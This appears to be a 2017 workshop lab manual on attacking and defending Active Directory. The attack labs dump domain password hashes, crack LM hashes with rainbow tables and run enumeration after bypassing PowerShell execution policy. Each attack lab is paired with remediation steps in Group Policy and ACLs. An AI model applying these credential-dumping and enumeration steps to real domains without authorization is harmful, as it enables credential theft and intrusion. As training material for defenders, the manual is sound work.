2017

Attacking Active Directory and Advanced Methods of Defense

WORKSHOP LAB MANUAL

ANDREW ALLEN
Adam Steed
Andrew Allen
Zachary Davis

Tools and Credits

http://adsecurity.org/ - Sean Metcalf (@PyroTek3)
https://blog.harmj0y.net/ - PowerView- Will Schroeder (@harmj0y)
http://blog.gentilkiwi.com/mimikatz - Mimikatz - Benjamin Delpy (@gentilkiwi)
http://dsinternals.com – DSInternals - Michael Grafnetter (@Mgrafnetter)
https://github.com/canix1- AD ACL Scannner - Robin Granberg (@ipcdollar1)
https://github.com/byt3bl33d3r - CrackMapExec - Marcello Salvati (@Byt3bl33d3r)
https://hashcat.net/hashcat/ - Hashcat
http://hashsuite.openwall.net/ - Hash Suite
http://ophcrack.sourceforge.net/ - Ophcrack
https://github.com/PowerShellMafia/PowerSploit - Powersploit (PowerView/Invoke-Mimikatz/Get-GPPPassword)

Lab 1 – Attack

Creating Account

We will start by creating a test user to see if we can obtain the cleartext password. Log into the domain controller LabDC1. Open Server Manager and open Active Directory Users and Computers.




Figure 1

Create a user with a password length of 10 – 14 characters and click OK.




Figure 2

Dumping and Cracking LM Hashes

We will now dump all of the hashes out of Active Directory using Hash Suite. This will leverage the volume shadow copy method of obtaining the hashes. From the desktop open Hash Suite. We are using the free version of Hash Suite and can be downloaded from hashsuite.openwall.net.




Figure 3

Import all of the hashes from Active Directory by clicking on the keys icon, 'Import', then 'Local accounts'.




Figure 4

Click Run




Figure 5

Click ‘Main’ and validate that both ‘LM’ and ‘NTLM’ hashes are loaded.




Figure 6

Click the keys icon, ‘Export’, then ‘Pwdump format’. Save the file to the c:\PWAudit folder as passwords.txt




Figure 7

We will now attempt to convert all of the password hashes back to a cleartext passwords by using rainbow tables. From the desktop click on the ‘ophcrack.exe’ icon. The Ophcrack tool can be found at http://www.objectif-securite.ch/en/ophcrack.php.

Figure 8

Load the password hashes we captured from Hash Suite by clicking ‘Load’ and select ‘PWDUMP file’.




Figure 9

Select passwords.txt and select open




Figure 10

Validate that the correct Lan Manager Hash Table is being used. We will be using a Rainbow table that is a database of every known Lan Manager hash. This will include passwords up to 14 characters. Ensure that no other tables are enabled with the green bubble. Select XP Special (XP Hashes are Lan Manager Hashes, Vista are NTLM) and click install.




Figure 11

Browse to C:\ophcrack\opcrack_XP_tables\xp_specail and click Select Folder. Note that it will show blank contents.




Figure 12

Validate accounts appear including accounts with LM Hashes. Then Select Crack. It will take roughly 20-40 minutes (depending on the system specs) to lookup all LM Hashes on the list. Your virtual machine may be very non responsive during this time due to Ophcrack consuming all of the processor and memory.




Figure 13

Ophcrack was able to find the password for all users with LM Hashes in the rainbow tables it has.




Figure 14

Lab 1 - Remediation

Removing Lan Manager

As a result of Lab 1 it is clear that it is very important that you disable all LM Hashes from Active Directory. Ultimately an organization should only use Kerberos for authentication and remove the use of Lan Manager, NTLMV1 and NTLMV2. For this lab we will be removing support for LM and NTLMv1 authentication and ensuring that only NTLMv2/Kerberos are supported. This is done to reduce capability issues and mitigate risk as much as possible.

We will first validate that Lan Manager is no longer in use in Active Directory by searching the security logs for Lan Manager authentication events. This approach is can be used to remove NTLMV1 as well.

1. Open Event Viewer on the target computer.
2. Under **Windows Logs**, select the Security log.
3. For the list of security events, visually inspect the log to verify that Logon events are recorded.
4. To search the list of events in the log, use **Find** with the phrase "Authentication Package."

For each event located, on the **General** tab, view the Authentication Package information under **Detailed Authentication Information**. If the package is NTLM, then the Package Name will state the version.

The following example shows the authentication package as "LanManager" and the Package Name as "LM"

- Detailed Authentication Information:
  - Logon Process: NtLmSsp
  - Authentication Package: NTLM
  - Transited Services: -
  - Package Name (NTLM only): NTLMV2
  - Key Length: 128

If no events are logged over a period of time then you can proceed.

Open Group Policy Manager




Figure 15

Create a new Group Policy




Figure 16

Name the policy




Figure 17

Edit the New Policy




Figure 18

Browse to:




Figure 19

Select: Do not store Lan Manager Hash, Check “Define this policy setting” and select Enable




Figure 20

Enforce the domain controller to only accept NTLMv2 authentication and restrict Lan Manager




Figure 21

Enable Auditing for all NTLM Traffic to identify if you can remove NTLMV2




Figure 22

Link the GPO to the root of the domain by right clicking the domain name and select ‘Link an Existing GPO’




Figure 23

Select the GPO you created.




Figure 24

Password Quality Report

Open an Administrative Powershell and browse to the PWAudit Directory and run the PWAudit script. This script uses the DSInternals cmdlets from DSInternals.com.

```
PS C:\PWAudit> .\pwaudit.ps1
```

Figure 25

This will identify accounts with LM Hashes and other bad password practices.

```
Active Directory Password Quality Report
----------------------------------------

Passwords of these accounts are stored using reversible encryption:
  reversable.testuser  Checkoutmypassword!

LM hashes of passwords of these accounts are present:
  Htoms
  Juser

These accounts have no password set:
  Guest

Passwords of these accounts have been found in the dictionary:

Historical passwords of these accounts have been found in the dictionary:

These groups of accounts have the same passwords:
  Group 1:
    a-asteed
    defconadmin
```

Figure 26

Lab 2 – Attack

Active Directory Enumeration

Open up the PowEnum folder on your desktop.




Figure 27

Validate PowEnum.ps1 resides in the folder.




Figure 28

Click in the address bar and type “powershell –nop –ep bypass”




Figure 29

In the powershell window type “Import-Module .\PowEnum.ps1”

Figure 30

Now type “Invoke-PowEnum -Mode Basic”




Figure 31

PowEnum will automate the enumeration process.




Figure 32

All enumeration will now appear in .csv in the folder the script was executed in.




Figure 33

Lab 2 - Remediation

Restricting Read Access to Sensitive Parts of Active Directory

Open ‘Active Directory Users and Computers’. Ensure Advanced Features is enabled.




Figure 34

Remove Authenticated Users.




Figure 35

Add the Global Admins the ability to access objects inside the Global Administration OU.




Figure 36

Enter the group name, select Check Names to verify it resolves and click OK.




Figure 37

Only allow viewing of Groups inside the OU by selecting Group Objects

